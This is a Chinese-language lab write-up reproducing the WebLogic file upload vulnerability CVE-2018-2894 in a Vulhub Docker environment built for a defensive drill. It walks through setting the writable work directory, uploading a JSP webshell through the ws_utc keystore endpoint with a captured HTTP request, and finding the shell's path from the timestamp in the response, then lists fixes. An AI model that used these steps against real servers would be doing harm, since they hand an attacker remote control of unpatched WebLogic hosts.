weblogic文件上传漏洞复现（CVE-2018-2894）


- 前言
  - 最近在宁夏公安厅做应急演练，按客户要求需要搭建一个存在漏洞的中间件环境，让客户的安全人员进行加固演练，增强应急加固能力。考虑到客户的weblogic中间件用的较多，所以本次采用weblogic中间件来作为测试环境。
  - 影响版本：10.3.6.0, 12.1.3.0, 12.2.1.2, 12.2.1.3
  - 测试环境：weblogic 12.2.1.3
- 环境配置
  - #为了方便我使用VulHub进行本次测试环境的搭建。
  - 1.进入到vulhub\weblogic\CVE-2018-2894目录下

```
[root@hwsrv-772344 CVE-2018-2894]# pwd
/root/vulhub/weblogic/CVE-2018-2894
```

  - 执行docker-compose up -d 等待环境搭建完成。

```
[root@hwsrv-772344 weblogic]# cd CVE-2018-2894
[root@hwsrv-772344 CVE-2018-2894]# docker-compose up -d
Creating network "cve-2018-2894_default" with the default driver
Pulling weblogic (vulhub/weblogic:12.2.1.3)...
12.2.1.3: Pulling from vulhub/weblogic
4040fe120662: Pull complete
5788a5fddf0e: Pull complete
88fc159ecf27: Pull complete
138d86176392: Pull complete
586a610c1c83: Pull complete
8362c571c14a: Pull complete
d4802e4ac1d2: Pull complete
Digest: sha256:8ddf63df92426e521e60c2db913602394a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for vulhub/weblogic:12.2.1.3
Creating cve-2018-2894_weblogic_1 ... done
```


  - 访问http://ip:7001/console，测试环境是否搭建完成。




  - 可以通过docker-compose logs | grep password来获取weblogic的密码。

```
[root@hwsrv-772344 CVE-2018-2894]# docker-compose logs | grep password
weblogic_1  |        ----> 'weblogic' admin password: HaOV
weblogic_1  | admin password  : [HaOVo40f]
weblogic_1  | *  password assigned to an admin-level user.  For *
[root@hwsrv-772344 CVE-2018-2894]#
```

- 登录到后台启用web服务测试页，就不用找war包搭站了。



- 复现过程
  - 第一步：修改工作目录为一个可读写的目录，
    如：/u01/oracle/user_projects/domains/base_domain/servers/AdminServer/tmp/_WL_internal/com.oracle.webservices.wls.ws-testclient-app-wls/4mcj4y/war/css，这个是CSS静态文件目录，可读写。




  - 点击安全，上传一个jsp马并抓包，因为文件会被重命名为[时间戳]_[文件名]的格式，而时间戳可以从返回包中获得。


```
POST /ws_utc/resources/setting/keystore?timestamp=1602996819777 HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------139829021317708718273980962644
Content-Length: 43663
Origin: http://23.254.129.244:7001
Connection: close
Referer: http://23.254.129.244:7001/ws_utc/config.do
Cookie: JSESSIONID=KUM6DXFTIHkw7S-VM8fdfajXe8E4KRUZceAjqdsMj3nu-InHgMaa!493937732
Upgrade-Insecure-Requests: 1

-----------------------------139829021317708718273980962644
Content-Disposition: form-data; name="ks_name"

a
-----------------------------139829021317708718273980962644
Content-Disposition: form-data; name="ks_edit_mode"

false
-----------------------------139829021317708718273980962644
Content-Disposition: form-data; name="ks_password_front"

a
-----------------------------139829021317708718273980962644
```

- 查看返回包获取时间戳。所以文件名字就是1602996837558_webshell.jsp

```
HTTP/1.1 200 OK
Connection: close
Date: Sun, 18 Oct 2020 04:53:56 GMT
Content-Length: 332
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?><setting id="security"><section name="key_store_list"><options xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:type="securityOptions"><keyStoreItem><id>1602996837558</id><name>a</name><keyStore>webshell.jsp</keyStore><password>a</password></keyStoreItem></options></section></setting>
```

- 访问http://ip:7001/ws_utc/css/config/keystore/1602996837558_webshell.jsp，得到webshell。



- 漏洞修复建议
  - 1.设置Config.do、begin.do页面登录授权后访问；
  - 2.IPS等防御产品可以加入相应的特征；
  - 3.升级到官方最新版本。